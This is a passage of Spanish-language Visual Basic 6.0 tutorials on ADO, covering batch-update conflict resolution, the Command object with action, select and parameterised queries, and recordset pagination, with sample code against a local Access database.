conflicto. Si existen registros en nuestra selección (lo realizamos con RecordCount ya que nuestro recordset es estático) resincronizamos el recordset para que nos devuelva los valores en la propiedad UnderlyingValue del objeto Field los datos que estaban en la base de datos. Una vez escogidos nuestros registros, recorremos el recordset filtrado y de registro en registro los campos que tiene. Para saber si algún registro ha sido modificado, preguntamos si el valor del campo es distinto al de la base de datos, en caso positivo veremos que se ha producido un error. Pero todo no es tan bonito como parece, si se ha borrado el registro, tenemos el problema de que la propiedad UnderlyingValue va a dar error por ello, debemos preguntar a la colección de errores de la conexión si hay alguno. Si existe algún error, entonces informamos al usuario de que se ha borrado, y en caso contrario vemos cual de ellos se ha actualizado. Como se indicó anteriormente, tendremos tres valores, el valor original, el que está en la base de datos y el valor actual en nuestro recordset. ¿Qué se puede hacer entonces?, pues en este ejemplo yo he optado por preguntar al usuario para los campos con un conflicto si quiere actualizar sus datos ejecutando nuevamente el UpdateBatch (pero claro si otro usuario en ese momento actualiza de nuevo, la hemos liado) o si quiere dejar el valor de la base de datos, para ello se cancela el valor de la actualización quedándose lógicamente el valor que actualmente está en la base de datos. Una vez que hemos resuelto los conflictos, quitamos el filtro al recordset y así ya podemos disponer de todos los datos, ejecutamos nuestra función para ver el contenido del recordset y ya está.

Resultados


Lógicamente hay muchos casos de conflicto, pero en nuestro caso como sólo tenemos dos campos y la clave principal no se puede cambiar, ya que he inmovilizado la caja de texto con Lock=true, se reducen prácticamente a dos que serían: i) cuando modificamos un campo nosotros y otro usuario los dos de la base de datos y ii) cuando actualizamos un campo que ya ha sido borrado. Existen otros casos pero todos creo que se pueden ver con estos dos ejemplos. Veamos el primer caso:
Los datos iniciales que tenemos los mostramos en la siguiente figura:




Ahora elegimos por ejemplo el registro 3 (pinchando en el ListView y modificamos el valor del nombre a Pedrito. Una vez realizada esta acción pulsamos al botón modificar el registro para actualizar los cambios en nuestro recordset que aún está desconectado:




se activa el botón de modificar el registro, y ya nos podemos conectar a la base de datos y actualizar los cambios, pero ahora vamos a introducir el conflicto, otro usuario va a cambiar los valores de Pedro (Datos) y de C (clave) a Manolo y FF respectivamente:




por tanto al actualizar el registro al pulsar al botón conectar, nuestros datos ya no serán los que esperábamos y se pueden producir incongruencias en nuestra base de datos, si damos al botón conectar se ejecutará nuestro código de resolución de conflictos y nos mostrará el siguiente mensaje:



Es decir, nos está informando del conflicto en los campos que vamos a actualizar, tanto en el que nosotros cambiamos como en el que el otro usuario ha cambiado, en el caso de que aceptemos el actualizar, se guardarán nuestros cambios mientras que si cancelamos, se guardarán los cambios que ha realizado el otro usuario, veamos lo que sucede al aceptar:



El último caso es en el que vamos a actualizar un registro que ha sido borrado, veamos lo que sucede:



Como vamos a actualizar el registro 3 y este ya no existe, el programa nos indica que ha sido borrado.

Este sería el caso en el que sólo ocurre un tipo de fallo, pero puede haber la crisis total y fallar todo, como sería el ejemplo de que un usuario borra un registro y actualiza x registros (un buen trabajador, que para nuestros intereses es un ...). Veamos ahora lo que va a ir ocurriendo:

- al actualizar (dando al botón conectar), se entra en la subrutina ya comentada del evento click del botón;
- hemos puesto que cuando suceda un error se salte al siguiente paso;
- se empiezan a actualizar aquellos registros que no tienen problemas con el UpdateBatch, cuando hay un conflicto, bien se ha borrado un registro o ha sido cambiado, dentro del proceso por lotes de la actualización, se saltará al siguiente registro, ya que tenemos On Error Resume Next, es decir, en este momento, tendremos actualizados en nuestro recordset todos los registros válidos y no estarán actualizados los que han dado problemas por estar dentro de un conflicto;
- ponemos un filtro para que nos queden nada más visibles los que han producido conflicto, y ocultos el resto;
- se recorre el recordset (que recorrerá sólo los registro que vemos, es decir los conflictivos) y en el caso de que se detecte que se ha borrado el registro, se notifica y se cancela la actualización **para ese registro** poniendo en el UpdateBatch el valor adAffectCurrent, en caso contrario se sigue la subrutina;
- si el conflicto es de valor cambiado, tenemos dos opciones, el mantener el que estaba en la base de datos o dejar el que nosotros hemos cambiado, en cualquier caso con UpdateBatch o CancelBatch,

volveremos a actualizar o cancelar el valor del registro actual al igual que en el caso anterior.

Conclusiones

La resolución de conflictos en una base multiusuario es una tarea necesaria para evitar incongruencias en la base de datos. En este artículo se ha mostrado como utilizar los datos presentes en la base de datos, en el recordset actual y el valor original para poder resolver los conflictos. Es muy importante tener en cuenta que el proceso de actualización por lotes es un proceso dentro de nuestro proceso, lo que quiere decir que debemos de controlar los registros de una forma total y también particular cuando se trata un conflicto.
Finalmente debo decir que ADO me sorprende mucho, ya que es impresionante el poder que tenemos sobre los datos si tenemos las ideas claras de lo que queremos hacer, como decía el anuncio de TV: “busque, compare y si encuentra otro mejor, cómprelo”, yo me quedo con ADO.

Volver al menú de Visual Basic 6.0

Total de visitas:
205540

Objeto Command

Título: Objeto Command
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra el objeto Command de ADO con las diferentes posibilidades que nos ofrece.
Fecha: [31/03/02]

Introducción

En este artículo vamos a tratar de ver las posibilidades que nos ofrece el objeto Command de ADO. Vamos a tratar los siguientes tres aspectos:

- Consultas de acción
- Consultas Select
- Consultas con parámetros

Desarrollo

a) Consultas de acción:

Las consultas de acción son: Insert, Update y Delete. Con ellas vamos a modificar directamente el contenido de los registros de la base de datos. Para lanzar a la base de datos una de estas consultas se pone la consulta de acción en la propiedad CommandText como se muestra en este fragmento de código:

```
Private Sub Form_Load()
Dim consulta As String
Dim cn As ADODB.Connection
Dim cmd As ADODB.Command
Dim registros As Integer
```

```
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
'Realizamos la consulta de acción con el objeto command
consulta = "INSERT INTO Tabla ( ID, Datos, clave ) values
(11,'José Luis', 'Torrente')"
Set cmd = New ADODB.Command
cmd.CommandText = consulta
cmd.CommandType = adCmdText
'Abrimos la conexión y lanzamos el mandato
cn.Open
Set cmd.ActiveConnection = cn
cmd.Execute registros
MsgBox "Se han insertado " & registros
cn.Close
Set cn = Nothing
End Sub
```

Como se observa, se ha establecido la conexión cn con la base de datos y después hemos lanzado la consulta con el objeto Command. Prestemos atención a las propiedades del objeto Commnad. En primer lugar hemos establecido la propiedad CommnadText a la consulta, como es de tipo texto, le vamos a decir al command que es de este tipo mediante la propiedad CommandType. Una vez establecidas estas propiedades abrimos la conexión y acto seguido establecemos esta conexión a nuestro objeto Command con la propiedad ActiveConnection. Una vez puestos todos estos parámetros ejecutamos la consulta con el método Execute diciéndole que nos ponga el número de registros que se han actualizado, que lo da el primer parámetro del método execute. Finalmente le decimos al usuario el número de registros que se han actulizado. En este caso sólo dará 1, pero en caso de que realicemos un Update, nos podrá interesar saber cuantos registros se han actualizado en la base de datos.

b) Consultas Select

Otra posibilidad que tenemos con el objeto command es que nos devuelva filas para ello tenemos tres posibilidades como veremos a continuación, para realizar el siguiente ejemplo, coloca un listview llamado lvwDatos, y escribe en el evento de carga el formulario el siguiente código:

```
Private Sub Form_Load()
Dim consulta As String
Dim cn As ADODB.Connection
Dim cmd As ADODB.Command
Dim rs As ADODB.Recordset
Dim registros As Integer
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
cn.Open
'Realizamos la consulta de acción con el objeto command
consulta = "Select * from tabla"
Set cmd = New ADODB.Command
cmd.ActiveConnection = cn
cmd.CommandText = consulta
cmd.CommandType = adCmdText
Set rs = cmd.Execute
If RellenarListView(Me.lvwDatos, rs) = False Then
   MsgBox "Se han producido errores"
End If
cn.Close
Set cn = Nothing
End Sub
```

Lo más importante del código anterior es ver como asignamos al recordset los valores devueltos por el método execute del Command. Una vez que tenemos el recordset con los datos hemos variado el típico procedimiento para ver el

recordset en un listview pasándole por referencia el recordset en vez de pasarle la cadena de la consulta SQL. La función para ver el contenido del recordset en el listview es la siguiente:

```
Private Function RellenarListView(ByRef lst As ListView, ByRef
rcs As ADODB.Recordset) As Boolean
Dim contador As Integer
Dim columna As ColumnHeader
Dim li As ListItem
'Ponemos el estilo del ListView a report
lst.View = lvwReport
lst.GridLines = True 'Ponemos las lineas del listview
lst.LabelEdit = lvwManual 'Para no poder editar la etiqueta.
'Limpiamos el contenido del ListView
lst.ColumnHeaders.Clear
lst.ListItems.Clear
'Ponemos las columnas con los campos de la consulta:
For contador = 0 To rcs.Fields.Count - 1
   Set columna = lst.ColumnHeaders.Add(, ,
rcs.Fields(contador).Name)
Next contador
'Ponemos los datos en el listview
If rcs.Fields.Count = 0 Then
   RellenarListView = False
Else
   Do Until rcs.EOF
      Set li = lst.ListItems.Add(, , rcs.Fields(0).Value)
      For contador = 1 To rcs.Fields.Count - 1
         li.ListSubItems.Add , , rcs.Fields(contador).Value
      Next contador
      rcs.MoveNext
   Loop
End If
RellenarListView = True
End Function
```

También podemos realizar este proceso de otras dos formas:

```
Private Sub Form_Load()
Dim consulta As String
Dim cn As ADODB.Connection
Dim cmd As ADODB.Command
Dim rs As ADODB.Recordset
Dim registros As Integer
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
cn.Open
'Realizamos la consulta de acción con el objeto command
consulta = "Select * from tabla"
Set cmd = New ADODB.Command
cmd.ActiveConnection = cn
cmd.CommandText = consulta
cmd.CommandType = adCmdText
Set rs = New ADODB.Recordset
Set rs.Source = cmd
rs.Open
If RellenarListView(Me.lvwDatos, rs) = False Then
   MsgBox "Se han producido errores"
End If
cn.Close
Set cn = Nothing
End Sub
```

A diferencia del código anterior en este se instancia y se abre el recordset estableciendo la propiedad Source al objeto Command. También se puede realizar de otra forma:

```
Private Sub Form_Load()
Dim consulta As String
Dim cn As ADODB.Connection
Dim cmd As ADODB.Command
```

```
Dim rs As ADODB.Recordset
Dim registros As Integer
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
cn.Open
'Realizamos la consulta de acción con el objeto command
consulta = "Select * from tabla"
Set cmd = New ADODB.Command
cmd.ActiveConnection = cn
cmd.CommandText = consulta
cmd.CommandType = adCmdText
Set rs = New ADODB.Recordset
rs.Open cmd
If RellenarListView(Me.lvwDatos, rs) = False Then
   MsgBox "Se han producido errores"
End If
cn.Close
Set cn = Nothing
End Sub
```

En este caso como el anterior hay que instanciar y abrir el recordset pasándole el Command como primer argumento.

c) Consultas con parámetros

Otra, y quizás la más interesante, posibilidad que nos permite realizar el objeto Command es realizar consultas con parámetros. Una consulta con parámetros consiste en que podemos ir pasando diferentes valores a una consulta SQL, es decir, que la consulta es válida para los valores que pueda aceptar dicho parámetro, por ejemplo:

```
Select * from tabla where clave='C'
```

es una consulta que sólo nos va a devolver aquellos valores

cuya clave es C, pero si escribimos:

Select * from tabla where clave= **?**

Acabamos de crear un parámetro. Veamos esto trasladado a nuestro programa:

```
Private Sub Form_Load()
Dim consulta As String
Dim cn As ADODB.Connection
Dim cmd As ADODB.Command
Dim rs As ADODB.Recordset
Dim registros As Integer
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
cn.Open
'Realizamos la consulta de acción con el objeto command
consulta = "Select * from tabla where clave= ?"
Set cmd = New ADODB.Command
cmd.ActiveConnection = cn
cmd.CommandText = consulta
cmd.CommandType = adCmdText
'Creamos el parámetro
cmd.Parameters.Append
cmd.CreateParameter("clave", adChar, adParamInput,
5)
'Asignamos el parámetro:
cmd.Parameters("clave") = "O"
Set rs = cmd.Execute()
If RellenarListView(Me.lvwDatos, rs) = False Then
   MsgBox "Se han producido errores"
End If
cn.Close
Set cn = Nothing
End Sub
```

En el código resaltado hemos creado un parámetro con el método CreateParameter al cual le hemos pasado: i) un String que es el nombre del parámetro, ii) el tipo de variable que es (en este caso un texto), iii) que es un parámetro de entrada y iv) que el tamaño como máximo de 5. Si tenemos en la consulta 2 o más parámetros de haría lo mismo pero añadiendo más parámetros. Una vez que se ha añadido, se le da el valor, también se podría haber condensado el código anterior como:

cmd.Parameters.Append cmd.CreateParameter("clave", adChar, adParamInput, 5, "O")

pasándole como quinto parámetro el valor, aunque pienso que es mejor como está en el código.

Volver al menú del curso

Total de visitas:
205540

Paginar un Recordset

Título: Paginar un Recordset
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como utilizar la paginación en un recordset.
Fecha: [12/04/02]

Introducción

Una de las numerosas ventajas que nos ofrece ADO es la capacidad de mostrar por páginas en nuestros recordsets. En numerosas ocasiones será muy útil cuando queramos mostrar el contenido a nuestro usuario de 10 en 10 registros. En este sencillo ejemplo se muestra como realizar esta tarea.

Desarrollo

En primer lugar debemos de considerar cuales son las propiedades importantes que debemos de utilizar para manejar la paginación del recordset. En primer lugar abriríamos nuestro recordset como hasta el momento, en modo estático y en forma de sólo lectura. Una vez abierto debemos indicar cuantos registros queremos mostrar de nuestro recordset utilizando la propiedad PageSize. Una vez que sabemos cuantos registros vamos a devolver, debemos considerar el número de registros que van a estar en la memoria caché local y que van a coincidir con el valor que tenga el PageSize. Otra variable que debemos conocer es el número de páginas en que se divide nuestro recordset, cuyo valor nos lo da la propiedad PageCount. Pues bien con esto y un bizcocho y utilizando la propiedad AbsolutePage (que va a decir cual es la página que queremos mostrar) ya podemos movernos de diez en diez registros.
En el ejemplo que se muestra a continuación hemos colocado un listview que he llamado lst y un array de cuatro botones que he llamado cmdNavegar. Vamos a ir siguiendo nuestro proyecto.

En primer lugar inicializamos las variables que queremos que vea todo nuestro formulario:

```
'Variable para tener el número de página que tenemos actualmente
Dim pagActual As Long
'Variable para saber cual es el número máximo de páginas
Dim numPag As Long
'Conexión y recordset
Dim cn As ADODB.Connection
Dim rcs As ADODB.Recordset
```
Ahora escribimos el siguiente código en el evento de carga del formulario:
```
Private Sub Form_Load()
Dim strSQL As String
Dim cmd As ADODB.Command
Dim rs As ADODB.Recordset
Dim tamPag As Integer
Dim registros As Integer
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0; " & _
"Data Source=C:\Archivos de programa\Microsoft
Office\Office\Samples\neptuno.mdb;"
cn.Open
'En primer lugar hacemos un recordset que devuelva un gran número
de registros:
Set rcs = New ADODB.Recordset
strSQL = "Select * from pedidos"
rcs.CursorLocation = adUseClient
rcs.Open strSQL, cn, adOpenStatic, adLockReadOnly, adCmdText
'Paginamos el recordset
'Damos las características de tamaño de página a nuestro Recordset:
'Mostramos 10 registros por página
tamPag = 10
rcs.PageSize = tamPag
'Asignamos el número de registros de un objeto Recordset que
'están en la memoria caché local
rcs.CacheSize = tamPag
'Vemos el número de páginas que tiene nuestro recordset
numPag = rcs.PageCount
'Ponemos el recordset en la primera página:
pagActual = 1
'Llamamos a la función que hace la paginación:
Paginar
End Sub
```

Como se observa en la parte final de este código, hemos dado a las variables locales al formulario los valores del tamaño de página y del número de páginas en que se ha dividido nuestro recordset al considerar 10 registros por página. Antes de llamar al procedimiento Paginar hemos puesto la variable global pagActual a 1 para que muestre la primera página. El procedimiento Paginar es el siguiente:

```
Private Sub Paginar()
Dim contador As Integer
Dim columna As ColumnHeader
Dim li As ListItem
'Ponemos el estilo del ListView a report
lst.View = lvwReport
lst.GridLines = True 'Ponemos las lineas del listview
lst.LabelEdit = lvwManual 'Para no poder editar la etiqueta.
'Limpiamos el contenido del ListView
lst.ColumnHeaders.Clear
lst.ListItems.Clear
'Ponemos las columnas con los campos de la consulta:
For contador = 0 To rcs.Fields.Count - 1
    Set columna = lst.ColumnHeaders.Add(, ,
rcs.Fields(contador).Name)
Next contador
rcs.AbsolutePage = pagActual
'Ponemos los datos en el listview
If rcs.Fields.Count = 0 Then
    Exit Sub
Else
   Dim contador2 As Integer
   For contador2 = 1 To rcs.PageSize
          Set li = lst.ListItems.Add(, , rcs.Fields(0).Value)
       For contador = 1 To rcs.Fields.Count - 1
             li.ListSubItems.Add , , rcs.Fields(contador).Value & ""
       Next contador
       rcs.MoveNext
    If rcs.EOF Then Exit Sub
    Next contador2
End If
End Sub
```


Este código esta adaptado del de otros artículos de esta sección de Visual Basic 6.0. Lo que es importante hacer notar es que simplemente con el empleo de AbsolutePage hemos indicado en cual de las páginas del recordset queremos estar. Una vez establecido esta propiedad recorremos el recordset, pero ahora no le vamos a decir aquello de “haz hasta que esté vacío”, ahora vamos a recorrer la página actual hasta el número de registros que hemos decidido mostrar. Bueno hasta aquí creo que se puede ver lo fácil que resulta paginar, pero claro hay que sacarle un poquitín más de partido a esto. Para ello vamos a ver el código que hemos escrito en el evento click de los botones:

```
Private Sub cmdNavegar_Click(Index As Integer)
Select Case Index
Case 0
   pagActual = 1
Case 1
   If pagActual = 1 Then
      pagActual = 1
   Else
      pagActual = pagActual - 1
   End If
Case 2
   If pagActual = numPag Then
      pagActual = numPag
   Else
      pagActual = pagActual + 1
   End If
Case 3
   pagActual = numPag
End Select
Paginar
End Sub
```

Podemos ver que nada más utilizando las variable globales nos podemos mover por todo el recordset, se podría mejorar este código para activar y desactivar los botones cuando se llega al final, pero creo que no hace falta, en el artículo sobre las matrices se muestra como se realizaría. En el evento de descarga del formulario, escribimos el código para dejar limpia nuestra memoria:

```
Private Sub Form_Unload(Cancel As Integer)
rcs.Close
Set rcs = Nothing
cn.Close
Set cn = Nothing
End Sub
```

Bueno y para terminar mostramos el resultado de nuestro sencillo proyecto:



Volver al menú de Visual Basic 6.0.

Total de visitas:
205540

Como crear una base de datos y una tabla con ADOX


Autor: José Antonio Suárez Navarro
